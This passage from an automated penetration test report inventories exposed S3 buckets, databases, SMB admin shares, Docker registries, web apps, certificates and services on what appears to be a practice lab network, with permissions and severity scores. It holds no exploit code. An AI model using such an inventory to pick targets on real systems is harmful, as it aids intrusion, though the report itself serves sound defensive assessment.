backpedal-unpack-bling	AWS S3	3	Delete, List, Read, Read Acl, Write	MEDIUM 5.2
twitch-rasping-theme	AWS S3	3	Delete, List, Read, Read Acl, Write	MEDIUM 5.2
product-pretense-luckless	AWS S3	0	Delete, List, Read Acl, Write	MEDIUM 5
passerby-shortcake-impish	AWS S3	0	Delete, List, Read Acl, Write	MEDIUM 5
jiffy-erratic-quartered	AWS S3	0	Delete, List, Read Acl, Write	MEDIUM 5
goldmine-fanatic-pawing	AWS S3	0	Delete, List, Read Acl, Write	MEDIUM 5
level3-9afd3927f195e10225021a578e6f78df.flaws.cloud	AWS S3	180	List, Read	LOW 2.3
flaws.cloud	AWS S3	35	List, Read	LOW 1.5
level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud	AWS S3	24	List, Read	LOW 1.4
level4-1156739cfb264ced6de514971a4bef68.flaws.cloud	AWS S3	0		INFO 0

3.3.3. Databases

Service Name	IP	Port	Database Name	Total Records	Permissions	Authenticated	Severity
Microsoft SQL Server	10.2.51.101	tcp/1433	Northwind	3,308	List, Read, Write	Yes	CRITICAL 9.4
Microsoft SQL Server	10.2.51.101	tcp/1433	msdb	1,619	List, Read, Write	Yes	CRITICAL 9.3
Microsoft SQL Server	10.2.51.101	tcp/1433	AdventureWorks2017	1,597	List, Read, Write	Yes	CRITICAL 9.3
Microsoft SQL Server	10.2.51.101	tcp/1433	Pubs	255	List, Read, Write	Yes	CRITICAL 9.2
MySQL	10.2.51.101	tcp/3306	employees	3,919,015	List, Read, Write	Yes	HIGH 8.6
MySQL	10.2.51.101	tcp/3306	performance_schema	321,091	List, Read, Write	Yes	HIGH 8.2
MySQL	10.2.51.101	tcp/3306	mysql	141,443	List, Read, Write	Yes	HIGH 8.1
Mongodb	10.0.40.114	tcp/27017	graylog	6,286	List, Read, Write		HIGH 7.8
PostgreSQL	10.2.51.101	tcp/5433	postgres	325	List, Read, Write	Yes	HIGH 7.8
Mongodb	10.0.40.114	tcp/27017	local	8	List, Read, Write		HIGH 7.5
Mongod	10.2.51.101	tcp/27018	local	25	List, Read, Write		HIGH 7.5
PostgreSQL	pg-secrets.cyris1ri0fwg.us-east-1.rds.amazonaws.com	tcp/5432	template1	0	List, Read, Write	Yes	HIGH 7.5
Mongod	10.2.51.101	tcp/27017	test_db	10	List, Read, Write	Yes	HIGH 7.5
Mongod	10.2.51.101	tcp/27017	admin	4	List, Read, Write	Yes	HIGH 7.5
MySQL	10.2.51.101	tcp/3306	sys	6	List, Read, Write	Yes	HIGH 7.5
PostgreSQL	10.2.51.101	tcp/5433	template1	0	List, Read, Write	Yes	HIGH 7.5
Mongod	10.2.51.101	tcp/27017	local	25	List, Read, Write	Yes	MEDIUM 5.7
Mongodb	10.0.40.114	tcp/27017	config	6	List, Read, Write		MEDIUM 5.4
Mongod	10.2.51.101	tcp/27018	test_db	5	List, Read, Write		MEDIUM 5.4
Microsoft SQL Server	10.2.51.101	tcp/1433	master	4	List, Read, Write	Yes	MEDIUM 5.3

3.3.4. Fileshares

Type	IP	Port	Share Name	Product	Files	Permissions	Authenticated	Severity
SMB	10.0.229.1	tcp/445	C$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	124,484	Read, Write	Yes	CRITICAL 10
SMB	10.0.229.1	tcp/445	ADMIN$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	97,473	Read, Write	Yes	CRITICAL 10

Type	IP	Port	Share Name	Product	Files	Permissions	Authenticated	Severity
SMB	10.0.229.2	tcp/445	ADMIN$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	106,154	Read, Write	Yes	CRITICAL 10
SMB	10.0.4.2	tcp/445	ADMIN$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	96,107	Read, Write	Yes	CRITICAL 10
SMB	10.0.229.2	tcp/445	C$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	112,892	Read, Write	Yes	CRITICAL 10
SMB	10.0.4.1	tcp/445	C$		119,140	Read, Write	Yes	CRITICAL 10
SMB	10.0.4.1	tcp/445	ADMIN$		108,708	Read, Write	Yes	CRITICAL 10
SMB	10.0.4.2	tcp/445	C$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	106,899	Read, Write	Yes	CRITICAL 10
SMB	10.0.40.72	tcp/445	C$	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	135,852	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.4.130	tcp/445	C$	Microsoft Windows 7 - 10 Microsoft-ds	301,330	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.4.22	tcp/445	C$		220,149	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.40.71	tcp/445	C$		250,933	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.220.53	tcp/445	C$		248,343	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.40.75	tcp/445	C$		170,021	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.4.4	tcp/445	C$	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	139,215	Read, Write	Yes	CRITICAL 9.9
SMB	10.0.229.11	tcp/445	C$	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	196,103	Read, Write	Yes	CRITICAL 9.9
MOUNTD	10.0.4.4	tcp/2049	/NFS		3	Read, Write		CRITICAL 9.8
SMB	10.0.220.54	tcp/445	Share		2	Read, Write	Yes	CRITICAL 9.8
SMB	10.0.220.54	tcp/445	C$		18,279	Read, Write	Yes	CRITICAL 9.8
SMB	10.0.220.53	tcp/445	ADMIN$		97,539	Read, Write	Yes	CRITICAL 9.7

3.3.5. Docker Registries

IP	Port	Registry Name	Product	Permissions	Authenticated	Severity
10.0.229.4	tcp/5001	ubuntu	Redhat Docker Registry	List, Read, Write		MEDIUM 5
10.0.229.4	tcp/5001	test/test	Redhat Docker Registry	List, Read, Write		MEDIUM 5
10.0.229.4	tcp/5001	python	Redhat Docker Registry	List, Read, Write		MEDIUM 5
10.0.229.4	tcp/5001	busybox	Redhat Docker Registry	List, Read, Write		MEDIUM 5

3.4. Web Resources and Certificates

The pentest crawled **3.1K web resources** on **20 web applications** and discovered **20 web certificates** containing potentially sensitive information.

Note: Further details including the full list of crawled URLs can be found in the NodeZero UI.

3.4.1. Applications

First Seen	IP	Port	Product	Total Resources	Login Pages
05/24/2024, 2:10 PM	10.0.4.23	tcp/443	Apache HTTPD 2.2.14, Apache Tomcat 6.0.24, Apache/2.2.14 (Ubuntu) Mod Mono/2.4.3 PHP/5.3.2-1ubuntu4.30 With Suhosin-Patch P, Phpmyadmin, Unknown	1,013	37
05/24/2024, 2:10 PM	10.0.4.23	tcp/80	Apache HTTPD 2.2.14, Apache Tomcat 6.0.24, Apache/2.2.14 (Ubuntu) Mod Mono/2.4.3 PHP/5.3.2-1ubuntu4.30 With Suhosin-Patch P, Cloaknet, Phpmyadmin, Unknown	1,001	58
05/24/2024, 2:10 PM	10.0.40.102	tcp/80	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins	238	2
05/24/2024, 2:42 PM	10.2.51.102	tcp/443	Apache Tomcat 9.0.30, Igor Sysoev Nginx	122	2
05/24/2024, 2:42 PM	10.0.40.1	tcp/443	Igor Sysoev Nginx, Pfsense	81	1
05/24/2024, 2:42 PM	10.0.40.1	tcp/443	Igor Sysoev Nginx, Pfsense	81	1
05/24/2024, 2:42 PM	10.2.51.103	tcp/8080	Eclipse Jetty 10.0.20, Jenkins	80	4
05/24/2024, 2:10 PM	10.0.40.170	tcp/8500	Adobe Coldfusion, Adobe Component, Apache Tomcat 9.0.78	70	9
05/24/2024, 2:42 PM	10.2.4.132	tcp/80	Adobe Coldfusion, Adobe Component, Apache Tomcat, Traefik Labs Traefik Proxy	70	8
05/24/2024, 2:42 PM	10.2.51.105	tcp/7001	Bea Weblogic Server, Oracle WebLogic Server 10.3.6.0	43	3
05/24/2024, 2:10 PM	10.0.40.82	tcp/8443	Dotamin Dotadmin, dotCMS	40	0
05/24/2024, 2:10 PM	10.0.40.82	tcp/8081	Dotamin Dotadmin, dotCMS	40	0
05/24/2024, 2:42 PM	10.0.229.4	tcp/8080	Eclipse Jetty 9.4.27.v20200227, Jenkins	32	2
05/24/2024, 2:10 PM	10.0.4.24	tcp/80	Apache HTTPD 2.4.7, Apache/2.4.7 (Ubuntu), Unknown, phpMyAdmin 3.5.8	30	6
05/24/2024, 2:42 PM	10.2.4.132	tcp/8081	Apache Jspwiki, Apache Tomcat 9.0.55	29	1
05/24/2024, 2:42 PM	10.2.13.132	tcp/8080	Apache Jspwiki, Apache Tomcat 9.0.55	29	1
05/24/2024, 2:42 PM	10.2.51.103	tcp/4443	Apache HTTPD 2.4.59, Unknown	22	0
05/24/2024, 2:10 PM	10.0.40.74	tcp/80	MikroTik Router Config Httpd	18	0
05/24/2024, 2:10 PM	10.0.40.72	tcp/8080	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0, Unknown	13	0
05/24/2024, 2:52 PM	10.2.51.101	tcp/8161	Apache ActiveMQ, Eclipse Jetty 7.6.9.v20130131	12	1

3.4.2. Certificates

First Seen	IP	Port	Expiration	Issuer	Common Name	Signed
05/24/2024, 2:11 PM	10.0.4.27	443		OU=MBU, O=VMware\, Inc., CN=vc-ops-cluster-ca_10e2eecb-9c24-43d8-a8ae-50803d6ce1fd		No
05/24/2024, 2:11 PM	10.0.4.27	443		OU=MBU, O=VMware\, Inc., CN=vc-ops-cluster-ca_10e2eecb-9c24-43d8-a8ae-50803d6ce1fd		No
05/24/2024, 2:12 PM	10.0.40.233	443		emailAddress=vrni-iops@vmware.com, CN=vrni-appliance, OU=vRNI, O=VMware, L=PA, ST=CA, C=US, emailAddress=vrni-iops@vmware.com		No
05/24/2024, 3:19 PM	10.2.13.88	443				No
05/24/2024, 3:19 PM	10.2.4.98	443		CN=Amazon RSA 2048 M02, O=Amazon, C=US		No
05/24/2024, 2:12 PM	10.0.40.233	443		emailAddress=vrni-iops@vmware.com, CN=vrni-appliance, OU=vRNI, O=VMware, L=PA, ST=CA, C=US, emailAddress=vrni-iops@vmware.com		No
05/24/2024, 2:12 PM	10.0.4.26	443		emailAddress=vrni-iops@vmware.com, CN=vrni-appliance, OU=Arkin, O=VMware, L=PA, ST=CA, C=US, emailAddress=vrni-iops@vmware.com		No
05/24/2024, 2:12 PM	10.0.4.26	443		emailAddress=vrni-iops@vmware.com, CN=vrni-appliance, OU=Arkin, O=VMware, L=PA, ST=CA, C=US, emailAddress=vrni-iops@vmware.com		No
05/24/2024, 3:24 PM	10.2.51.109	443	2032-11-28 05:16	target9.goat.example.com	target9.goat.example.com	No
05/24/2024, 3:24 PM	10.0.40.63	443	2035-11-19 16:36	selfsigned	FortiClient Enterprise Management Server	No
05/24/2024, 3:25 PM	10.2.4.11	443	2025-04-01 20:23	Kubernetes Ingress Controller Fake Certificate (Acme Co)	Kubernetes Ingress Controller Fake Certificate	No
05/24/2024, 3:25 PM	10.2.4.138	443	2029-04-21 10:31	example.com	example.com	No
05/24/2024, 3:26 PM	10.2.51.102	443	2032-09-11 19:59	target2.goat.example.com	target2.goat.example.com	No
05/24/2024, 2:12 PM	10.0.40.87	443		OU=VMware\, Inc., O=VMware\, Inc., CN=vROps-cluster-ca_f7c5d64f-c5df-4ed4-a8d8-bba7b9e2b5e4		No
05/24/2024, 3:26 PM	10.0.4.23	443	2034-03-30 19:10	obwa.pod04.example.internal (MyCompany from US)	obwa.pod04.example.internal	No
05/24/2024, 3:27 PM	10.2.13.30	443	2024-04-19 00:06	Kubernetes Ingress Controller Fake Certificate (Acme Co)	Kubernetes Ingress Controller Fake Certificate	No
05/24/2024, 2:12 PM	10.0.40.87	443		OU=VMware\, Inc., O=VMware\, Inc., CN=vROps-cluster-ca_f7c5d64f-c5df-4ed4-a8d8-bba7b9e2b5e4		No
05/24/2024, 3:28 PM	10.0.40.1	443	2021-10-25 12:33	pfSense-5f69ef263986b (pfSense webConfigurator Self-Signed Certificate)	pfSense-5f69ef263986b	No
05/24/2024, 3:29 PM	10.2.4.12	443	2025-04-01 20:24	kubernetes	kube-apiserver	No
05/24/2024, 3:31 PM	10.0.229.2	443	2027-06-15 21:11	smoke-DC2-CA (smoke.net)	smoke-DC2-CA	No

3.5. Services

The pentest scanned **1,000 services** during the operation.

Further details can be found in the NodeZero UI.

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.4.1	tcp/389	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.1	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.1	tcp/636	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.1	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.1	tcp/3269	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.2	tcp/389	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.2	tcp/445	microsoft-ds	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.2	tcp/636	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.2	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.2	tcp/3269	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.3	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.4	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.6	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.7	tcp/443	https	Apache HTTPD, F5 Tmos	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.8	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.9	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.14	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.22	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.23	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.29	tcp/443	https	VMware Vcenter Server, VMware vSphere Http Config	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.31	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.129	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.130	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.133	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.134	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.135	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.4.136	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.40.54	tcp/8090	http	Apache Tomcat/Coyote JSP Engine 1.1, Atlassian Confluence Server	CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.64	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.71	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.72	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.75	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.80	tcp/443	https	Apache HTTPD, F5 Tmos	CRITICAL 10
05/24/2024, 2:42 PM	10.0.40.95	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:10 PM	10.0.40.99	tcp/443	https	VMware Vcenter Server, VMware vSphere Http Config	CRITICAL 10
05/24/2024, 2:42 PM	10.0.220.6	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.220.52	tcp/445	microsoft-ds	Microsoft Windows 7 - 10 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.220.53	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:42 PM	10.0.220.54	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.1	tcp/445	microsoft-ds	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.1	tcp/3269	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.2	tcp/389	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.2	tcp/445	microsoft-ds	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.2	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.2	tcp/3269	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.3	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.6	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.0.229.11	tcp/445	microsoft-ds	Active Directory Certificate Services, Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 10
05/24/2024, 2:42 PM	10.2.4.5	tcp/445	microsoft-ds		CRITICAL 10
05/24/2024, 3:16 PM	10.2.4.98	tcp/443	https	Apache HTTPD, F5 Tmos	CRITICAL 10
05/24/2024, 2:42 PM	10.2.4.132	tcp/80	http	Adobe Coldfusion, Adobe Component, Apache Tomcat, Traefik Labs Traefik Proxy	CRITICAL 10
05/24/2024, 2:42 PM	10.2.51.102	tcp/8080	http-proxy	Apache Airflow, Gunicorn 19.10.0, Gunicorn/19.10.0	CRITICAL 10
05/24/2024, 2:42 PM	10.2.51.105	tcp/7001	http	Bea Weblogic Server, Oracle WebLogic Server 10.3.6.0	CRITICAL 10
05/24/2024, 2:42 PM	10.2.51.105	tcp/8082	http	Apache Struts, Apache Tomcat/Coyote JSP Engine 1.1	CRITICAL 10
05/24/2024, 2:42 PM	10.2.51.107	tcp/8080	http	GitLab, Igor Sysoev Nginx	CRITICAL 10

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 3:02 PM	10.2.51.108	tcp/8984	unknown	Apache Solr	CRITICAL 10
05/24/2024, 2:42 PM	10.0.40.70	tcp/445	microsoft-ds		CRITICAL 9.9
05/24/2024, 2:10 PM	10.0.40.76	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 9.9
05/24/2024, 2:10 PM	10.0.40.218	tcp/443	https	Apache HTTPD, Citrix Gateway, Citrix Netscaler, Citrix Vpn	CRITICAL 9.9
05/24/2024, 2:52 PM	10.0.220.50	tcp/6379	redis	Redislabs Redis Key-value Store 5.0.7	CRITICAL 9.9
05/24/2024, 2:52 PM	10.0.229.4	tcp/8161	http	Apache ActiveMQ, Eclipse Jetty 7.6.9.v20130131	CRITICAL 9.9
05/24/2024, 2:52 PM	10.2.4.10	tcp/10250	unknown	Kubernetes Kubelet	CRITICAL 9.9
05/24/2024, 2:52 PM	10.2.13.29	tcp/10250	unknown	Kubernetes Kubelet	CRITICAL 9.9
05/24/2024, 2:42 PM	10.2.51.101	tcp/1433	ms-sql-s	Microsoft SQL Server 2019 15.00.4365	CRITICAL 9.9
05/24/2024, 2:42 PM	10.2.51.105	tcp/8081	http	Apache Tomcat/Coyote JSP Engine 1.1, Oracle Java Management Extensions, Red Hat JBoss AS 6, Redhat Jboss Enterprise Application Platform	CRITICAL 9.9
05/24/2024, 2:10 PM	10.0.4.4	tcp/2049	mountd		CRITICAL 9.8
05/24/2024, 2:22 PM	10.0.4.22	tcp/8020	http	Igor Sysoev Nginx, Manageengine Desktop Central	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.22	tcp/8081	blackice-icecap	ManageEngine ADAudit Plus	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.22	tcp/8383	https	Igor Sysoev Nginx, Manageengine Desktop Central	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.22	tcp/8443	https-alt	Manageengine Desktop Central	CRITICAL 9.8
05/24/2024, 2:22 PM	10.0.4.22	tcp/8444	pcsync-http	Manageengine Desktop Central	CRITICAL 9.8
05/24/2024, 2:22 PM	10.0.4.22	tcp/8555	d-fence	ManageEngine ADAudit Plus	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.22	tcp/8888	sun-answerbook	Manageengine Adselfservice Plus	CRITICAL 9.8
05/24/2024, 2:22 PM	10.0.4.24	tcp/6697	irc	UnrealIRCd	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.25	tcp/80	http	Fortinet Fortigate	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.25	tcp/443	https	Fortinet Fortigate	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.26	tcp/443	https	Igor Sysoev Nginx, VMware vRealize Network Insight	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.27	tcp/443	https	Apache HTTPD, VMware vRealize Operations Manager	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.29	tcp/389	ldap		CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.4.31	tcp/22	ssh	OpenBSD OpenSSH 7.9p1 Debian 10+deb10u3	CRITICAL 9.8
05/24/2024, 3:02 PM	10.0.40.63	tcp/8013	unknown	Fortinet FortiClient Endpoint Management Server FCM	CRITICAL 9.8
05/24/2024, 2:42 PM	10.0.40.67	tcp/80	http	Fortinet Fortigate	CRITICAL 9.8

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 3:02 PM	10.0.40.67	tcp/4434	unknown	Fortinet Fortigate	CRITICAL 9.8
05/24/2024, 2:30 PM	10.0.40.71	tcp/8013	unknown	Fortinet FortiClient Endpoint Management Server FCM	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.40.83	tcp/22	ssh	OpenBSD OpenSSH 8.1p1 Debian 5	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.40.87	tcp/443	https	Apache HTTPD, VMware vRealize Operations Manager	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.40.99	tcp/389	ldap		CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.40.102	tcp/80	http	Apache Tomcat 9.0.30, Igor Sysoev Nginx, Jenkins	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.100.253	tcp/4786	smart-install		CRITICAL 9.8
05/24/2024, 3:02 PM	10.0.220.6	tcp/61616	apachemq	ActiveMQ OpenWire Transport	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.220.50	tcp/4506	zmtp	ZeroMQ ZMTP 2.0	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.220.50	tcp/5984	couchdb	Apache CouchDB 3.2.0	CRITICAL 9.8
05/24/2024, 2:42 PM	10.0.220.50	tcp/8000	https	CherryPy 18.6.0, Saltstack Salt	CRITICAL 9.8
05/24/2024, 2:42 PM	10.0.220.50	tcp/8001	https	CherryPy 17.3.0, Saltstack Salt	CRITICAL 9.8
05/24/2024, 2:42 PM	10.0.220.54	tcp/3389	ms-wbt-server	Microsoft Terminal Services	CRITICAL 9.8
05/24/2024, 2:42 PM	10.0.229.4	tcp/8080	http	Eclipse Jetty 9.4.27.v20200227, Jenkins	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.229.4	tcp/61616	apachemq	ActiveMQ OpenWire Transport	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.229.11	tcp/9192	unknown	PaperCut	CRITICAL 9.8
05/24/2024, 2:52 PM	10.0.229.11	tcp/9195	unknown	PaperCut	CRITICAL 9.8
05/24/2024, 2:42 PM	10.2.51.101	tcp/3306	mysql	MySQL 8.0.20	CRITICAL 9.8
05/24/2024, 2:52 PM	10.2.51.101	tcp/61616	apachemq	ActiveMQ OpenWire Transport	CRITICAL 9.8
05/24/2024, 2:42 PM	10.2.51.105	tcp/8080	http-proxy	Apache Shiro	CRITICAL 9.8
05/24/2024, 2:52 PM	10.2.51.107	tcp/8983	unknown	Apache Solr	CRITICAL 9.8
05/24/2024, 2:10 PM	10.0.40.74	tcp/23	telnet	Linux Telnetd	CRITICAL 9.7
05/24/2024, 2:42 PM	10.0.40.89	tcp/445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 Microsoft-ds	CRITICAL 9.7
05/24/2024, 2:30 PM	10.0.40.114	tcp/27017	mongodb	MongoDB 4.2.24	CRITICAL 9.6
05/24/2024, 2:42 PM	10.0.220.200	tcp/2049	nfs_acl		CRITICAL 9.6
05/24/2024, 2:52 PM	10.2.51.101	tcp/5433	postgresql	PostgreSQL DB 11.3 - 11.7	CRITICAL 9.6
05/24/2024, 2:42 PM	10.2.51.103	tcp/8080	http	Eclipse Jetty 10.0.20, Jenkins	CRITICAL 9.6
05/24/2024, 2:42 PM	10.2.51.107	tcp/9090	ftp	vsFTPd Project vsFTPd 3.0.5	CRITICAL 9.6

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.40.53	tcp/2049	nfs_acl		CRITICAL 9.5
05/24/2024, 2:52 PM	10.2.51.101	tcp/27017	mongod		CRITICAL 9.5
05/24/2024, 2:10 PM	10.0.4.2	tcp/80	http	Microsoft Active Directory Certificate Service, Microsoft IIS 8.5, Microsoft IIS Httpd 8.5, Microsoft Ntlm Auth, Microsoft Windows	CRITICAL 9.4
05/24/2024, 2:10 PM	10.0.40.170	tcp/8500	http	Adobe Coldfusion, Adobe Component, Apache Tomcat 9.0.78	CRITICAL 9.4
05/24/2024, 2:12 PM	10.0.100.102	udp/623	asf-rmcp		CRITICAL 9.4
05/24/2024, 3:02 PM	10.0.220.6	tcp/7860	unknown	Encode Uvicorn, Huggingface Gradio, Tiangolo Fastapi	CRITICAL 9.4
05/24/2024, 2:52 PM	10.0.220.53	tcp/7860	http	Encode Uvicorn, Huggingface Gradio	CRITICAL 9.4
05/24/2024, 2:42 PM	10.0.229.2	tcp/636	ldap	Microsoft Windows Active Directory LDAP	CRITICAL 9.4
05/24/2024, 2:52 PM	10.2.51.101	tcp/27018	mongod		CRITICAL 9.4
05/24/2024, 5:59 PM	pg-secrets.cyris1ri0fwg.us-east-1.rds.amazonaws.com	tcp/5432	postgresql		CRITICAL 9.4
05/24/2024, 2:10 PM	10.0.4.24	tcp/22	ssh	OpenBSD OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.6	tcp/22	ssh	OpenBSD OpenSSH 9.4p1 Debian 1	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.17	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.18	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.19	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.53	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.54	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.88	tcp/22	ssh	OpenBSD OpenSSH 9.0p1 Debian 1+b1	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.92	tcp/22	ssh	OpenBSD OpenSSH 9.2p1 Debian 2	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.114	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.121	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.134	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.40.170	tcp/22	ssh	OpenBSD OpenSSH 8.2p1 Ubuntu 4ubuntu0.11	CRITICAL 9.2
